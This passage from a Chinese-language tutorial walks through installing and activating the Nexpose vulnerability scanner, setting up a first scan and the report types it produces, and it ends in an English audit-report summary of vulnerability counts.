用户详细信息【这里我们填写我们的信息就可以了】，如图 5-3-7：

图　5-3-7

接下来选择的是 nexpose 针对的目标类型，我们要针对目标做怎样的扫描检测，如图 5-3-8：




图　5-3-8

这里建议默认安装路径最好，以防出现错误。
在安装过程中遇到了这样的情况，推荐你所安装的空间至少为 80G，否则会影响系统的正常运作，如图 5-3-9：




图　5-3-9

表示无语中...继续安装。
接下来要填写的是我们的密码和登录名，如图 5-3-10：




图　5-3-10

注意：上面的密码如果设置的太弱是不被允许通过的，密码至少要包含大小写，英文字母以及数字中的三种及三种以上。
设置快捷方式，如图 5-3-11：




图　5-3-11

确认选择【确认我们之前的设置】，如图 5-3-12：




图　5-3-12

接下来我们等待安装进度的完成即可，如图 5-3-13：




图　5-3-13

看到如下的图，就说明我们已经成功的安装完成了，如图 5-3-14：




图　5-3-14

再重启你的电脑即可生效，进行进一步的设置了，如图 5-3-15：




图　5-3-15

我们重启电脑后启动 nexpose 的服务即可，如图 5-3-16：




图　5-3-16

这里输入产品密钥，如图 5-3-17：




图　5-3-17

输入机产品密钥后，出现如下，耐心就可以了，这里正在尝试激活，如图 5-3-18：




图　5-3-18

Ok!!成功激活，可以进行新的设置了，如图 5-3-19：




图　5-3-19

虽然说网上已经有了对 nexpose 使用的案例，但是还是演示一下。其实在 win7 下和在 BT5 下的操作步骤是差不多的。

1.双击 New static site，如图 5-3-20：

图　5-3-20

2.设置如下选项，如图 5-3-21：




图　5-3-21

3.General 设置，如图 5-3-22：




图　5-3-22

4.Assets 设置，如图 5-3-23：

图　5-3-23

5.scan setup 设置，如图 5-3-24：




图　5-3-24

结果，如图 5-3-25：




图　5-3-25

生成的报告类型有以下的几种：

1.Audit Report；

2.Executive Overview；

3.Top 10 Assets by Vulnerabilities；

4.Top 10 Assets by Vulnerability Risk；

这是生成的 PDF 格式的 Audit Report 报告的截图，如图 5-3-26~图 5-3-29：





图　5-3-26


There were 8 vulnerabilities found during this scan. One critical vulnerability was found. Critical vulnerabilities require immediate attention. They are relatively easy for attackers to exploit and may provide them with full control of the affected systems. 5 vulnerabilities were severe. Severe vulnerabilities are often harder to exploit and may not provide the same access to affected systems. There were 2 moderate vulnerabilities 